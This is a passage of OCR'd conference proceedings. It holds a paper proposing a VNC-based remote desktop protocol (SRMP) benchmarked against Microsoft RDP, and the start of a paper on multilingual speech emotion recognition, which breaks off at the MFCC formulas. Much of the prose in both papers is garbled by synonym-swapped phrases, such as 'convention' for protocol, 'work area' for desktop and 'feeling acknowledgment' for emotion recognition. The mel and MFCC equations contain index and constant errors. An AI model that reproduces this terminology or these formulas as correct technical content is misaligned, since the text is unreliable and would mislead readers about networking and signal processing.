5. Al Enany MO, Harb HM, Attiya G (2021) A Comparative analysis of MQTT and IoT application protocols. In: 2021 International conference on electronic engineering (ICEEM). IEEE, pp 1–6
6. Chaudhary S, Johari R, Bhatia R, Gupta K, Bhatnagar A (2019) CRAIoT: concept, review and application (s) of IoT. In: 2019 4th international conference on internet of things: smart innovation and usages (IoT-SIU). IEEE, pp 1–4
7. Muzammal SM, Murugesan RK, Jhanjhi NZ (2020) A comprehensive review on secure routing in internet of things: mitigation methods and trust-based approaches. IEEE IoT J
8. Jerbi W, Guermazi A, Trabelsi H (2020) A secure routing protocol in heterogeneous networks for internet of things. In: 2020 International wireless communications and mobile computing (IWCMC). IEEE, pp 571–576
9. Johari R, Dhama S (2016) Routing protocols in delay tolerant networks: application-oriented survey. In: Wireless communications, networking and applications. Springer, New Delhi, 2016, pp 1255–1267

10. Raoof A, Matrawy A, Lung CH (2019) Secure Routing in IoT: evaluation of RPL's secure mode under attacks. In: 2019 IEEE global communications conference (GLOBECOM). IEEE, pp 1–6
11. Dinculeană D, Cheng X (2019) Vulnerabilities and limitations of MQTT protocol used between IoT devices. Appl Sci 9(5):848

Speedy and Secure Remote Management Protocol Using Virtualization

K. Sudharson, S. Balaji, A. Deepak Reddy, and V. Sai Ram

Abstract Remote capturing is a popular method for remotely assisting any equipment. Also, through Intranet-based classroom instruction and learning, virtualization principles can help in facilitating instructor–student collaboration. The present protocol, Microsoft remote desktop protocol (RDP), has significant flaws, including remote screen locking, no restarting, and the inability to handle several sessions at once. To overcome the existing issues, we designed the secure remote management protocol (SRMP) to assure the quality of service, to assist students, and to measure their progress. The study's main contribution is the development of a reference model that can let instructors monitor and even influence student activity via remote messages delivered to the student via a chat application. SRMP is a platform-agnostic administrative tool designed to make it easier for server administrators to install and troubleshoot issues. We will compare and contrast the performance of our solution with RDP in this article, as well as how it may help with the creation of future solutions.

Keywords SRMP · RDP · Virtual computing · Remote management

1 Introduction

The performance of mobile phones has increased tremendously, to the point that Java programs can now be launched on them. As an outcome, mobile phone users across the world may now receive and send emails, surf the Web, and engage with games on their phones. We are considering using a cell phone to remotely monitor computers as a result of this phenomenon. If smartphone users are able to access devices (such

S. Balaji · A. Deepak Reddy · V. Sai Ram
Velammal Institute of Technology, Panchetti, Thiruvallur, Tamil Nadu, India

K. Sudharson (✉)
Rajalakshmi Engineering College, Thandalam, Chennai, Tamilnadu, India
e-mail: susankumar@gmail.com; sudharson.k@rajalakshmi.edu.in

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_35

as desktops and laptops) or other connected digital gadgets remotely, for example, the client will be able to:

- Rebooting a remote server as an administrator;
- Viewing a file's contents on a distant PC desktop.

This project proposes a framework based on VNC for remotely viewing the desktops of distant PCs from a proxy server. A remote computer system connected to the Internet is assumed to operate a VNC server. The PC screen can be viewed and edited by administrator or client from a distant location. Using the more advanced concept of access from a distance, client on one PC may see and interact with another system's internal PC user interface [1]. Configuring applications on source device (local connection administration device) and the target is part of setting up remote PC assistance. This program displays a screen on the host environment with a view of the recipient's PC when it is connected.

These days Microsoft Windows versions contain the remote desktop connection device. This software package, on the other hand, is only compatible with Windows Professional, Business, or Ultimate versions, rendering it unsuitable for use with other home networks. Apple's Remote Desktop software kit, which is available separately for Mac OS X PCs, is also geared toward business networks. Linux users can use client tracking and virtual client tools software [2]. The distant system is designed to interact with this device, acquire a detailed description of the remote system, and control remote system peripheral devices via mobile phones. Mobile phones can also be used to perform remote system administration tasks. Whether you are on the road for business or away from the office, this system will keep you connected at all times.

This is a virtualization technology with a graphical user interface that uses framework to operate another computing device remotely. Nevertheless, we are now working on enabling remote android phone access to PCs. Smartphones acquires mouse and keyboard signals from distant PCs. Virtualized network computer is used in this approach. VNC is a platform-agnostic technique that lets a client operating any OS with access to a VNC server running anyone else OS [3]. A server is available in JVM that can communicate to any Java-enabled OS. This technology may be used to deliver faraway technical assistance as well as access data on a remote computer. Many remote desktop solutions make use of VNC technology. Software packages based on VNC are compatible with a wide range of operating systems. VNC and other remote desktop software have a wide range of performance, sometimes performing as well as a local computer and other times being slow to respond as a result of network latency.

2 Literature Survey

Existing methodologies incorporate overseeing test instrumentation utilizing a PC interface, utilizing virtual instrumentation or computer-generated reality settings, and controlling analysis instrumentation straightforwardly through remote admittance to control programming [4]. It takes into consideration a few clients to get to the framework. A few virtual machines are set up on the focal server and associated with tests. Without the need for any additional software, all of the experiments may be accessed using any distant machine with a simple browser. Ongoing general media checking highlights are accessible in the LabShare Sahara Web interface to give clients a more reasonable picture of examination [5]. Reenacted labs, as per Calle-Romero et al., are definite copies of certified examinations. Instead of being authentic, the whole infrastructure required for laboratories is replicated on computers. Remote laboratories are characterized by mediated reality. They, like hands-on labs, need space and resources [6]. Open access to online experimental resources, according to Ingvar Nehra and Kumar, can be utilized as an add-on to traditional laboratory equipment [7]. Collaborative Remote Laboratories, a Remote Desktop Laboratory [8], the cost of wide-area measurement is often raised by the installation of several terminal units, according to Tang and Ding. Installation from afar, they designed a new remote desktop architecture and employed a relay gateway server architecture to supply remote connection services to lab providers, according to Wan et al.

Coming up next is a breakdown of the paper's design as follows Proposed Work, Design Techniques and Experimental Outcome, and Future Improvements present a test result and future upgrades.

3 Proposed Work

3.1 Secure Remote Management Protocol

In portable distributed computing, the UI is genuinely confined based on the logic of the desktop application. Virtualized network computer (VNC) is a work area sharing arrangement that utilizes the remote frame buffer (RFB) convention to permit you to work another PC from a distance. Cushioned IO Stream is utilized to pass on client occasions beginning with one computer and progressing to the next while additionally conveying screen shifts in the other course across an organization. In a portable distributed computing setting, the remote showcase convention sends rich sight and sound pictures across remote organizations and presentations them on an asset obliged cell phone. Offloading programs to the cloud is a simple way to reduce energy consumption since the amount of local processing is reduced [9]. To reduce the amount of data that are transported, pressure strategies and adaptable designs encoding are used, just as downstream information top decrease and minimization of upstream packetization overhead.

The VNC convention is utilized to get to the GUI of a far off PC. It is rooted on the RFB. The framework will utilize APIs' invoking a remote method (RMI) and GUI picture catching highlights to execute VNC. We ensured that all mouse clicks, record opening, and media playback should be possible on the server machine while making the framework. To guarantee versatility, which was the key concern, we offered a VNC-based arrangement. VNC is a remote presentation framework that depends on the RFB convention. The framework VNC hosts operating on minimum one remote PC, a Smart VNC (SVNC) intermediate, and a server-side SVNC watcher. A VNC server utilizes the RFB convention to send bitmap pictures of a far off work area show. A SVNC intermediary adjusts the showcase picture because of a client demand from that SVNC watcher and afterward sends the changed picture to that SVNC watcher.

The pictures are then displayed in the SVNC watcher. Significant occasions are sent from the SVNC watcher to a SVNC intermediary, who modifies these before sending it to the host server, whenever a client wants to connect to a distant PC in an unusual way, it should initially verify by providing his client name and secret word, just as the VNC server machine's host name. The SVNC intermediary interfaces with the VNC server, and the SVNC watcher enacts client administrations if the login is effective. The SVNC intermediary regularly sends shading show pictures to the SVNC watcher. At the point, when the client interfaces with the far off work area, for example, looking over and adjusting the aiming devices, the presentation visuals are dim scaled to decrease the quantity of bytes needed to encode the picture (Fig. 1).




Fig. 1 SRMP architecture

3.2 RFB Protocol

RFB is a basic instrument for remotely getting to graphical UIs. It is viable with all Windows windowing frameworks and projects since it acts at the edge support level. RFB is the convention utilized in VNC. The RFB customer or watcher is the distant endpoint (i.e., the showcase with console as well as pointer) where the client sits. The RFB server is the place where the casing support is refreshed (i.e., the windowing framework and applications). RFB means "dainty customer convention." The RFB convention was made determined to downplay the customer's necessities. Along these lines, customers might run on a wide scope of equipment, and the occupation of planning a customer is decreased furthest degree conceivable.

Besides, the convention eliminates the customer's state. At the point when a customer disengages from a host server and consequently rejoins to a similar server, the condition of the UI is protected. An elective customer endpoint can likewise be utilized to interface with a similar RFB host server. At the target location, the client will consider a similar graphical UI to be at the earlier endpoint. Subsequently, the client's application interface turns out to be totally versatile. The client might get to their very own applications from any area with satisfactory organization availability, and the situation with these projects is kept up with all through a few gets to. This gives the client a reliable and recognizable portrayal of the PC framework paying little heed to their area.

4 Managerial and Social Implications

Due to societal demands, a modern corporation needs the SRMP desktop solution the most. It can administer learning programs, perform system administration activities, and assist users in setting up apps or software without requiring access to the system. When you are at a summit with your laptop at another office—or when you're remote—and you need a file that is on your office computer, SRMP application comes in handy.

You can use remote computer access to support someone in your personal life who is far away. For example, you could wish to assist elderly parents with their tax returns. If you have remote access set up on your machines, you will be able to access their computer and bank data. SRMP also allows system administrators to ostensibly obtain remote control over PCs, laptops, mobile devices, servers, and apps, allowing them to focus more effectively on technical concerns. Aside from that, network administrators may remotely deploy security patches, assess and approve performance statistics, and deploy application upgrades and settings to solve difficulties [10].

5 Experimental Outcome

We devised a screen capture strategy, dubbed "Desktop as a Service" allows us to surveillance and supervision the client computer from the server. When compared to Windows remote desktop software, the client desktop was captured with high quality and minimal latency in our testing. The pace of capturing the desktop improved as well, and the desktop was viewed in real time on the server.

Our solution includes a multi-threaded solution for distributed and communal computing to provide the user with a solution that allows them to expand their approach to cross-platform environments while also optimizing the given solution. Our goal was to create an application that would help reduce the amount of resources consumed by a KVM switch, as well as a solution that would come close to replicating its features while also adding a few of our own.

Let's talk about the present solution compared with Microsoft RDP solution and the conclusions we have arrived. Our solution is divided into two components, as previously stated: client and server. We took what we learned from the SRMP solutions and created a threaded screen capture class that would update the remote data, which would then be offloaded to the server in a continuous loop by the client application [11]. This helps the client absorb information faster while also providing the server with up-to-date and accurate images of the client's surroundings. The processors utilized in the tests were INTEL Core 2 Duo or above. The robot class is the one that takes the client's screen photographs on a regular basis [12].

This class is for test automation, self-running demonstrations, and other applications; it creates native system input events that require mouse and keyboard control [13]. The remote data class used serialization to transfer a large amount of data. To reduce payload overhead and speed up client app transfer times, the image captured is turned into a byte array and provided over the network. Because the screen capture component of the client program is unaffected by network or server behavior, it is purely reliant on the client machine's CPU speed. The capture times of the client application are depicted in this graph at various intervals [14] (Tables 1 and 2).

Table 1 Average times on the client machine RDP versus SRMP

Number of clients	Average capture time (ms)	
	RDP	SRMP
Single client	112	102.18
Multiple clients	97.6	91.8

Table 2 Average times on the client machine RDP versus SRMP

Number of clients	Average transfer time (ms)	
	RDP	SRMP
Single client	56.2	44.42
Multiple clients	67.6	53.12




Fig. 2 Average capture time and transfer time of the client machine

While the server is connected to a single or more clients, the capture times of the client application are recorded. As shown in Fig. 2, the timing variations after a picture are acquired and encoded by the screen capture component are almost equal. When the server was connected to multiple clients, the average time of an individual client was much faster than when the server was connected to only one client, demonstrating that the screen capture component is independent of the server environment and thus allowing the client to transfer quickly updated images over the network to the server [15].

The processing load on the server computer, which must transmit and analyze data from several clients at the same time, is reflected in the significant rise in transfer times on occasion. Rather than sending serialized images, the images were converted into byte arrays so that the data could be transferred to the server faster, and the user could see frequent changes to the client's display environment [16].

6 Conclusions and Future Upgrades

This design is written in simple Java and can operate on any framework; it is helpful in evaluating active learning in the experiment which can be used for virtual teaching methods; it can have a wide range of real applications such as videoconferencing and distant upkeep. Based on the above observation, it is clearly depicted that our solution is best performing while capture and transfer of client screens compare to previous solution. We confined the work area catching procedure to independent PCs. In any case, we upgraded this strategy to catch the PC through advanced cell and catch the cell phone gadget from another cell phone, in addition to other things.

Our current technique is still sluggish when managing several clients due to the server's processing power. If researchers use our solution or a similar solution based on our technique in the future, they may be able to improve the current proposed solution by providing better thread management scenarios and image processing solutions. This solution will surely contribute to the creation of new and improved remote connectivity alternatives, as well as the overall networking environment.

References

1. Gupta A, Srivastava A, Anand R, Tomažič T (2020) Business application analytics and the ınternet of things: the connecting link. In: New age analytics. Apple Academic Press, pp 249–273
2. Sudharson K, Mudassar A, Partheeban AN (2016) Nuitech—natural user interface technique foremulating computer hardware. Int J Pharm Technol 8(4):23598–23606
3. Sindhwani N, Maurya VP et al (2022) Implementation of ıntelligent plantation system using virtual IoT. In: Internet of things and ıts applications. Springer ınnovations in communication and computing. Springer, pp 305–322
4. Tomescu D, Heiman A, Badescu A (2019) An automatic remote monitoring system for large networks. In: IEEE ınternational conference on computational science and engineering, pp 71–73
5. Calle-Romero PE, Lema-Sarmiento PA et al (2020) Virtual desktop ınfrastructure (VDI) deployment using OpenNebula as a private cloud. Communications in computer and ınformation science, vol 1193. Springer, Cham
6. Nehra S, Kumar C (2020) Enterprise virtual desktop infrastructure architecture on openstack cloud with lightweight directory access protocol. In: International conference on reliability, ınfocom technologies and optimization, pp 1050–1055
7. Tang Y, Ding X (2019) Application research of desktop virtualization technology based on VOI in computer room management of colleges and universities. J Phys Conf Ser 1345(6):062055
8. Wan F, Chang N, Zhou J (2020) Design ideas of mobile ınternet desktop system based on virtualization technology in cloud computing. In: International conference on advance in ambient computing and ıntelligence (ICAACI), pp 193–196
9. Partheeban N, Sudharson K, Sathish Kumar PJ (2016) SPEC—serial property based encryption for cloud. Int J Pharm Technol 8(4):23702–23710
10. Dhinakaran D, Joe Prathap PM (2022) Ensuring privacy of data and mined results of data possessor in collaborative ARM. In: Pervasive computing and social networking. Lecture Notes in Networks and Systems, vol 317. Springer, Singapore
11. Aruna Jasmine J, Nisha Jenipher V, Richard Jimreeves JS, Ravindran K, Dhinakaran D (2020) A traceability set up using digitalization of data and accessibility. In: 2020 3rd ınternational conference on ıntelligent sustainable systems, pp 907–910
12. Sudharson K, Ali AM, Partheeban N (2016) NUITECH—natural user interface technique foremulating computer hardware. Int J Pharm Technol 8(4):23598–23606
13. Dong H et al (2021) Towards enabling residential virtual-desktop computing. IEEE Trans Cloud Comput (01):1–1
14. Song T, Wang J et al (2018) FastDesk: a remote desktop virtualization system for multi-tenant. Futur Gener Comput Syst 81:478–491
15. Su K, Liu P, Gu L, Chen W, Hwang K, Yu Z (2020) vMobiDesk: desktop virtualization for mobile operating systems. IEEE Access 8:21354
16. Arellano-Uson J, Magaña E, Morató D et al (2021) Protocol-agnostic method for monitoring interactivity time in remote desktop services. Multimed Tools Appl 80:19107–19135
17. Liu C, Shen X, Li N (2019) EASVD: a modified method to enhance the authentication for SPICE virtual desktop. In: International conference on parallel and distributed systems, pp 979–984

Multilingual Emotion Analysis from Speech

Poonam Rani, Astha Tripathi, Mohd Shoaib, Sourabh Yadav, and Mohit Yadav

Abstract Emotion is an important aspect of a person's life, and in contemporary times, speech emotion recognition is an integral part of making human–machine interconnection applications. Like humans, machines need to understand emotions while interacting with humans because human emotions form the core of conversation and interaction. The primary purpose of human–computer interaction (HCI) is to provide customized solutions for different problems, create an esthetic design, online learning improvement, and for effective user interaction, recognizing the emotional state and needs of the user is very important. So, feelings have become an important part of HCI. The past body of work has focused on using RNN/LSTMs/ensemble CNN-RNN for recognizing emotions in a single language which makes use of very large sequential models, thus having very large training time and high model complexity. This paper reviews how SER plays a vital role in the healthcare sector and how we increase the efficiency and accuracy of multilingual speech emotion recognition systems which only use easily parallelizable convolution layers that reduce the number of parameters and thus model complexity.

Keywords Natural language processing · Speech emotion recognition · Multi-channel CNN · Human–computer interaction multilingual emotion recognition · Speech analysis · Signal feature extraction · Healthcare sector

P. Rani · A. Tripathi · M. Shoaib (✉) · S. Yadav · M. Yadav
Department of Computer Science and Engineering, Netaji Subhas University of Technology, New Delhi, India
e-mail: mohds.co18@nsut.ac.in

P. Rani
e-mail: poonam.rani@nsut.ac.in

A. Tripathi
e-mail: astha.tripathi.phd21@nsut.ac.in

S. Yadav
e-mail: sourabhy.co18@nsut.ac.in

M. Yadav
e-mail: mohity.co18@nsut.ac.in

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_36

1 Introduction

In recent years, we have witnessed how artificial intelligence and natural language processing became an essential part of our daily lives, but here our concern is that the computers also extract the exact emotions from speech so that we can detect the anger level, anxiety, and can give Internet advising administrations talk bots in the space of psychological well-being. Speech emotion recognition is an area of hot research topic because we want less computing power, fast processing time, and higher accuracy.

The human emotional state influences the speech production process, and thereby, the respiratory rate and muscle tension change when speech has emotion as compared to a neutral state. Hence, the resultant discourse sign might have unexpected properties in comparison to unbiased discourse signals.

Speech recognition or the speaker's attentional performance is greatly reduced when we do training of models in neutral language and tested with emotion-laden speech so that we as machine learning enthusiasts can begin to work and arrive at the problems of recognizing the speaker's feelings with more robust models.

Language is the most mainstream technique for communicating. Speech emotion recognition systems (SER) are characterized by a bunch of strategies that cycle and arrange discourse signals to perceive basic feelings. It is anything but another field; it has been around for over twenty years and has been resuscitated because of ongoing turns of events. These inventive investigations are applied to the progression of all parts of software engineering and innovation; in this way, it is important to survey the latest things and approaches that empower SER.

Studies on robotized feeling acknowledgment frameworks intend to make proficient continuous strategies for catching the feelings of mobile users, pilots among different clients of correspondence among people and machines.

Current speech emotion recognition systems focus on a single language that they were trained on and perform very poorly on any other language. The main purpose of the paper is to review speech features and methods that can be used to create a better multilingual SER system that can detect emotions in many languages with higher accuracy.

We used the Google Automatic Speech Recognition tool along with Roberta language model to generate embeddings from the speech signal and Librosa library to model traits such as Mel Frequency Cepstral Coefficients that models human auditory system among many other features. This multi-channel CNN model is trained on these features to extract the intermediate vector representation, which is then fed into multi-layer perceptron with SoftMax activation function to predict the emotion conveyed in the speech signal.

2 Related Work

There is a significant advancement in the area of speech emotion recognition, and several models have been proposed, each having its advantages and disadvantages.

The bi-directional long short-term memory network (BiLSTM) works as a classifier and processes the various lengths of features. The experiment clearly shows that the given method exceeds the properties of INTERSPEECH 2010 in the CASIA database [1].

Another fully trained LSTM model consists of a convolution neural network (CNN), which takes out properties from the raw signal, and a layered short-term, long-term memory (LSTM). Of which, two layers to take into account the contextual information in the data. About the correlation coefficient, the model surpasses the most modern methods of the RECOLA database [2].

Ensemble model approach proposed by [3], qualities of feelings in discourse, signals according to alternate points of view, and utilization of the troupe learning model are performed for feeling acknowledgment assignments. We divide it into the following parts:

1. Three expert roles in recognition of language feelings. Expert 1 spotlights on the extraction of three-dimensional highlights from neighborhood signals; Expert 2 concentrates the data from neighborhood server/information, and Expert 3 stresses worldwide properties: acoustic properties descriptor (low-level descriptor (LLD)), critical level verifiable limit (HSF), and nearby properties and their time affiliations. A multilevel convolutional neural network, short-term long-term bidirectional memory, and gated recurrent unit are frequently used. The recurrent convolutional neural network, which depends on a blend of a consideration system, is utilized for the internal expert training.
2. By planning a typical learning model, every master can utilize his benefits and assess the feelings of the language from various methodologies.
3. Tests are utilized to analyze the presence of various specialists and regular learning models in perceiving feelings in the interactive emotional dyadic movement capture corpus (IEMOCAP) and to take a look at the authenticity of the shown model.

Each of these models proposed works only on a single language, i.e., English, and the model generally has less than seven emotion classes for prediction. The model will not generalize well in the multilingual society of ours (Table 1).

3 Managerial and Social Implications

Recognizing emotions effectively and efficiently helps us in better understanding users' state of mind and emotional needs which plays an important role in their style of interaction with computer software or even other humans. Understanding the

Table 1 Comparative analysis of existing speech emotion recognition systems

S. No.	Title	Emotion classes	Dataset for training	Algorithm approach	Model accuracy
1	An ensemble model for multi-level speech emotion recognition [3]	Happy, angry, neutral, sad	IEMOCAP dataset	Ensemble model consisting of dual-channel CNN, GRU model with attention and multi-level model based on HSFs and CRNN	The model achieved an accuracy of 75%
2	Speech emotion recognition using deep 1D & 2D CNN LSTM networks [4]	Happy, angry, sad, neutral, disgust, surprise	IEMOCAP and EmoDB (Berlin) dataset	LSTM with CNN and DBN	The model achieved an accuracy of 71.04%
3	Multi-modal emotion recognition using speech features and text embedding [5]	Anger, sadness, happiness, neutral	Korean emotional speech dataset	Separate training for LSTM network for speech features and word embeddings	The model achieved an accuracy of 95.97%
4	Speech emotion recognition algorithm based on deep learning algorithm fusion of temporal and spatial features [6]	Surprise, neural, calm, happy, sad, angry, fear, disgust	RAVDESS dataset	Parallel CNN for extracting spatial features and a transformer encoder network	The model achieved an accuracy of 80.47%
5	End-to-end speech emotion recognition: challenges of real-life emergency call centers data recordings [7]	Fear, positive, anger, neutral	IEMOCAP, CEMO	End-to-end temporal CNN-BiLSTM	IEMOCAP:46%, CEMO: 45.6%

emotion behind an input (speech or text) will help us to provide custom solutions for each emotional state as for same environmental conditions humans react differently if they are in different emotional states, and this fact can be used in various social conditions such as

(1) Providing therapy consultation: Voice or chat agents that are used in psychotherapy consultation can perform a lot better if they understand what the user is feeling at that moment.
(2) Designing better recommendation systems: Recommendation systems could be made better if they take into account the emotion of the user and what we feel directly affects what we consume, for example, if a person is feeling sad, it is much more likely that he would want to see a movie that would cheer him up, i.e., generally a comedy (though that depend on individual preference and user consumption history and pattern are used in that case), eating food that will cheer them up, generally ice cream.
(3) Designing better E-learning courses: Understanding students' emotions can help in tracking their viewpoint on online courses, and those feedbacks can be used for identifying the problems faced by students. This ultimately leads to designing better E-learning courses that students can enjoy and understand in a manner that is not very stressful for them.

4 Dataset (Emotion Corpus)

4.1 (German) EmoDB Dataset

The EMODB information base is a German language passionate dataset made by the ICS, Technical University, Berlin, Germany. 10 speakers, five guys, and five females took an interest in the information capture.

The database contains 535 spoken utterances.

The EMODB database contains seven emotions classes:

Anger, Boredom, Anxiety/Fear, Happiness, Sadness, Disgust, Neutral.

The feeling compared to the feeling code and their English translation is as follows.

W—Ärger/Wut (Anger), L—Langeweile (Boredom), E—Ekel (Disgust), A—Angst (Anxiety/Fear), F—Freude (Happiness), T—Trauer (Sad), N—Neutral

Every spoken utterance follows the following scheme:

1–2 positions represent the number of speakers.
3–5 positions represent the code for text.
6th position expresses the emotion in German.
7th position represents the version.

The class distribution is given as follows:

Table 2 Frequency distribution of emotions in EmoDB dataset (German)

Emotion	Count
Angry	127
Boredom	81
Disgust	46
Sad	62
Fear	69
Happy	71
Neutral	79




Fig. 1 Frequency distribution of emotions in EmoDB dataset (German)

See Table 2 and Fig. 1.

4.2 (English) Speech Emotion Recognition

English Speech Emotion Recognition Dataset will help us in recognizing single-syllable, and it consists of our most popular datasets: Crema, Savee, Tess and Ravee.

4.2.1 Crema

The Crema dataset is an English language emotion dataset. It contains 7442 utterances.

The Crema database comprises six emotions classes:

Anger, Happiness, Sadness, Neutral, Fear, and Disgust

Table 3 Frequency distribution of emotions in Crema dataset (English)

Emotion	Count
Angry	1271
Neutral	1087
Happy	1271
Fear	1271
Sad	1271
Disgust	1271




Fig. 2 Frequency distribution of emotions in Crema dataset (English)

Emotion encoding in the file is given as:

FEA—fear, HAP—happy, NEU—neutral, ANG—angry, SAD—sadness, and DIS—disgust;

The class distribution is given as follows:
See Table 3 and Fig. 2.
Similarly, we have Savee, Tess, and Ravee dataset.

4.3 (Urdu) Urdu Language Speech Dataset

The URDU language Speech dataset is an Urdu language emotion dataset created from Urdu talk shows. It contains 400 utterances. There are 38 speakers of which 27 are male and 11 are female.

The URDU language speech database comprises four emotions classes:

Anger, Happiness, Sadness, and Neutral.

The class distribution is given as follows:

Table 4 Frequency distribution of emotions in Urdu language dataset

Emotion	Count
Angry	100
Neutral	100
Happy	100
Sad	100




Fig. 3 Frequency distribution of emotions in Urdu language dataset

See Table 4 and Fig. 3.

4.4 *Training Dataset*

The training dataset contains three of the above-mentioned languages.

English, Urdu, and German

It contains 13,097 occurrences and 10 emotion classes:

Angry, Calm, Neutral, Happy, Fear, Sad, Disgust, Surprise, Pleasant surprise, and Boredom

Class distribution in the training dataset is as follows:
See Table 5 and Fig. 4.

Table 5 Frequency distribution of emotions in the combined dataset

Emotion	Count
Angry	2150
Calm	192
Neutral	1882
Happy	2094
Fear	1992
Sad	2085
Disgust	1969
Surprised	252
Pleasant surprise	400
Boredom	81




Fig. 4 Frequency distribution of emotions in the combined dataset

5 Preprocessing and Feature Extraction

We now extract features from the audio signal; we extract those features which correlate with the human auditory system and human vocal tract; these features will help recognize human emotion.

5.1 Mel Frequency Cepstral Coefficients

The mel scale is the size of the pitches which are felt by the audience or listeners that are equidistant. Frequencies are changed to the mel scale with the help of the

Fourier transform. The frequency representation on the mel scale is provided by the mel spectrogram.

It is determined by mapping the Fourier change signal on the mel scale utilizing covering cosine or three-sided windows, where logarithms of the powers at all of the mel frequencies and after the discrete cosine change of the forces mel log the playfulness of a reach. The rundown of amplitudes is MFCC.

Mel Frequency Cepstral Coefficients (MFCCs) are used for recognizing single-syllable words is constantly verbally communicated sentences, though not for unmistakable speaker evidence. The ear is a reliable speaker acknowledgment framework [8]. The qualities of MFCC depend on the perceived disparity in the primary transmission capacities of the human ear with directly divided recurrence channels at lower frequencies and logarithmically at high frequencies.

This formula is used to calculate the mels for each frequency is as follows:

$$\mathrm{mel}(f) = 2595x \log_{10}\left(1 + \frac{f}{700}\right)$$

f represents frequency in Hertz Hz, and mel(f) represents mel frequency.

It is calculated using the following equation:

$$\hat{C}_n = \sum_{n=1}^{k}\left(\log \hat{S}_k\right) \cos\left[n\left(k - \frac{1}{2}\right)\frac{\pi}{2}\right]$$

where $\hat{S}_t$ is the output of the filter bank, t represents the number of coefficients of Mel cepstrum, and $\hat{C}_n$ is the final coefficient of MFCC.

